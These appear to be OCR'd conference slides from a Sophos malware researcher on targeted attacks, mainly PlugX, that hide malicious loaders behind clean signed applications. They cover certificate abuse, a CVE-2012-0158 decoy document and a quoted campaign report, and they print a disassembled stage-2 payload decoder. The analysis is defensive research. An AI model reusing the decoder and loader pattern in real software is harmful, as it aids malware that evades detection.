Hide and seek - how targeted attacks hide behind clean applications

Szappanos Gábor

Principal Malware Researcher

SOPHOS

Honourable mentions:

- 2010. Stuxnet digitally signed drivers: stolen certificate
- June 2012. Flame/Wiper: MD5 collision attack + abused MS certificate
- October 2012. Adobe signed malware: compromised server
- January 2013. TURKTRUST certificate abuse
- March 2013. Bit9 signed malware: stolen certificate
- Certificated purchased by malware authors (Digital River,…)

SOPHOS

Classification initiative


See if APT samples cluster by:

- Shellcode techniques
- Encryption of embedded EXE
- Generic detection of dropped malware
- Connected C&C domains
- System activity

SOPHOS

Typical Plugx infection scenario

Decoy doc


~WINWORD2.doc - OpenOffice.org Writer
File Edit View Insert Format Table Tools Window Help
Default
Tahoma
11
Page 1 / 1
Default
English (USA)
INSRT
STD
100%
OkRCNdhctTQA186tlezqwv+rWtWIwmhT7riuxLzzWrZtLxuxuLotfnqdikEVbwPW
oWQx5E4uH2x/eGjznPpY+e7EpnUNiGCqEIEgyl9nLiIA6NnGlRONX4ZhLqCfsggA
zXE6xIy4B1RSKT3aBIKszaQzDsKGOchyd43Mw0jbZunPn0I8lm5HkfkAa29GTBzt
o2t3J+qcBNClJ8kW2nmxMvXg85RvmkBwzTCLcIb/Ydx3OTUk8cQX9QNGn+rUQpXD

CVE-2012-0158

THURSDAY, JUNE 6, 2013


Tomato Garden Campaign - Possible Microsoft Office zero day in the wild used against Tibet and China Democracy activists

Update: So far some of the samples are killed with ms12-060 but are not a known exploit, so this might be a new, but patched exploit. The purpose of this campaign might be to evade AV while going after users without the latest patch - all samples are at 7 or 8 of 43 max on VirusTotal.


We are currently examining 40 samples of an unconfirmed zeroday in Microsoft Office circulating against Pro Democracy and Tibet activists. One of the exploit documents contains a "PittyTiger" payload, however, several different payload implants have been observed. The exploit is contained in a .doc file but could be delivered via RTF as well. We've seen attacks since June 4 2013 using payloads compiled on May 28, and some of the command and control domains have been registered as late as today June 6 2013.

Stage 2 neighbourhood

Stage 2 two views




Stage 2 decoding – (v. 3.0, 4.0)



RAR SFX dropper (v. 3.0, 4.0)

Clean signed application

Malware loader




Encrypted payload

Stage 2 decoding – (v. 6.0)

```
    mov     ecx, [ebp+64h]          ; length of embedded EXE
    mov     bl, [eax-6]             ; initial key
    mov     bh, [eax-5]             ; key increment

decoder_loop:                       ; CODE XREF: sub_119A+18B↓j
    xor     [eax], bl
    add     bl, bh
    inc     eax
    dec     ecx
    jnz     short decoder_loop
    push    4
    push    1000h
    mov     eax, [ebp+64h]          ; length of embedded EXE
    imul    eax, 6                  ; estimated compression ratio
    push    eax
    push    0
    call    dword ptr [ebp+28h]     ; VirtualAlloc
    mov     [ebp+194h], eax         ; hmem
    lea     eax, [ebp+190h]
    push    eax
    push    dword ptr [ebp+64h]     ; length of embedded EXE
    push    dword ptr [ebp+18Ch]    ; start of encoded EXE
    mov     eax, [ebp+64h]          ; length of embedded EXE
    imul    eax, 6
    push    eax                     ; estimated decompressed size
    push    dword ptr [ebp+194h]    ; hmem
    push    2                       ; COMPRESSION_FORMAT_LZNT1
    call    ss:off_38[ebp]          ; RtlDecompressBuffer
    push    0
    lea     eax, [ebp+190h]
    push    eax
    push    dword ptr [ebp+190h]
    mov     eax, [ebp+194h]         ; hmem
    push    eax
    mov     eax, [ebp+184h]
    push    eax
    call    dword ptr [ebp+20h]     ; WriteFile
```

The final payload

